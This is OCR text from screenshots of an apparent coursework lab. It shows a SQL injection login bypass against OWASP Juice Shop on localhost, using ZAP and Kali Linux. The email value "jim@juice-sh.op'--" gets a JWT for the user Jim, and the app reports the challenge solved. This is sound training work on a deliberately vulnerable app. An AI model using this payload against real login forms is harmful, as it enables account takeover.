




OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Invalid email or password.
Email *
jim@juice-sh.op
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History WebSockets



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start Request Response Requester
Header: Text Body: Text
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 50
{"email":"jim@juice-sh.op","password":"askorva@l"}
History Search Alerts Output WebSockets Active Scan Fuzzer Zest Results
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
20,... Pr... 4/29/24, 6:36:01 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 2... 0 bytes
20,... Pr... 4/29/24, 6:36:01 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 5... 26 bytes Medium
20,... Pr... 4/29/24, 6:36:13 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 6 ... 0 bytes Medium
20,... Pr... 4/29/24, 6:36:13 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 11 bytes
20,... Pr... 4/29/24, 6:36:13 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 6... 26 bytes Informati...
20,... Pr... 4/29/24, 6:36:00 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 2... 1 bytes Medium
Alerts 2 12 16 14 Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
Alt+Enter
POST http://127.0.0.1:3000/rest/use TTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"email":"jim@juice-sh.op'--","password":"apoorva@1"}
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
Invalid email or password.
Find: No matches
Time: 0 ms Body Length: 0 Total Length: 0 bytes
History Search Alerts Output WebSockets Active Scan Fuzzer Zest Results
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
20,... Pr... 4/29/24, 6:36:01 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 2... 0 bytes
20,... Pr... 4/29/24, 6:36:01 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 5... 26 bytes Medium
20,... Pr... 4/29/24, 6:36:13 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 6 ... 0 bytes Medium
20,... Pr... 4/29/24, 6:36:13 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 11 bytes
20,... Pr... 4/29/24, 6:36:13 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 6... 26 bytes Informati...
20,... Pr... 4/29/24, 6:36:00 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 2... 1 bytes Medium
Alerts 2 12 16 14 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"email":"jim@juice-sh.op'--","password":"apoorva@1"}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 792
{"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiZTU0MWNhN2VjZjcyYjhkMTI4NjQ3NGZjNjEzZTVlNDUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbW
Find: No matches
Time: 51 ms Body Length: 792 Total Length: 1,178 bytes
History Search Alerts Output WebSockets Active Scan Fuzzer Zest Results
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
20,... Pr... 4/29/24, 6:36:01 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 2... 0 bytes
20,... Pr... 4/29/24, 6:36:01 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 5... 26 bytes Medium
20,... Pr... 4/29/24, 6:36:13 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 6 ... 0 bytes Medium
20,... Pr... 4/29/24, 6:36:13 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 11 bytes
20,... Pr... 4/29/24, 6:36:13 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 6... 26 bytes Informati...
20,... Pr... 4/29/24, 6:36:00 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 2... 1 bytes Medium
Alerts 2 12 16 14 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Login jim (Log in with jim's user account.)
Login
Email *
jim@juice-sh.op
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Login Jim (Log in with Jim's user account.)
Login
Email *
jim@juice-sh.op
Password *
apoorva@1
Forgot your password?
Log in
Remember me
or
Log in with Google
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
jim@juice-sh.op
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: Login Jim (Log in with Jim's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets


UTM File Edit View Window Help
Mon 22 Apr 01:20
Linux
Open
*login.txt
/home/kali/Downloads
Save
1 POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
2 host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Referer: https://127.0.0.1:3000/
7 Content-Type: application/json
8 Content-Length: 49
9 Origin: https://127.0.0.1:3000
10 Connection: keep-alive
11 Cookie: language=en; welcomebanner_status=dismiss;
continueCode=kX58N9q1y43xk2MwbDmvVnz03VfDh4etn9t67GQ7OBYrJRlPeZpL6EKgWoja; cookieconsent_status=dismiss
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 {"email":"jim@juice-sh.op","password":"password"}
Plain Text
Tab Width: 8
Ln 16, Col 50
INS
RTT Size Res... Highest ... Note Tags
Medium
Medium
Medium
Medium
JSON
Medium
Alerts 0 10 11 10 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
You successfully solved a challenge: Login Jim (Log in with Jim's user account.)
Login
Invalid email or password.
Email *
jim@juice-sh.op
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
History 22 WebSockets 93


OWASP Juice Shop
https://127.0.0.1:3000/#/login
root@kali: /home/kali/Downloads
File Actions Edit View Help
No VM guests are running outdated hypervisor (qemu) binaries on this host.
(root㉿kali)-[/home/kali/Downloads]
gedit login.txt
(gedit:193354): tepl-WARNING **: 01:19:43.437: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
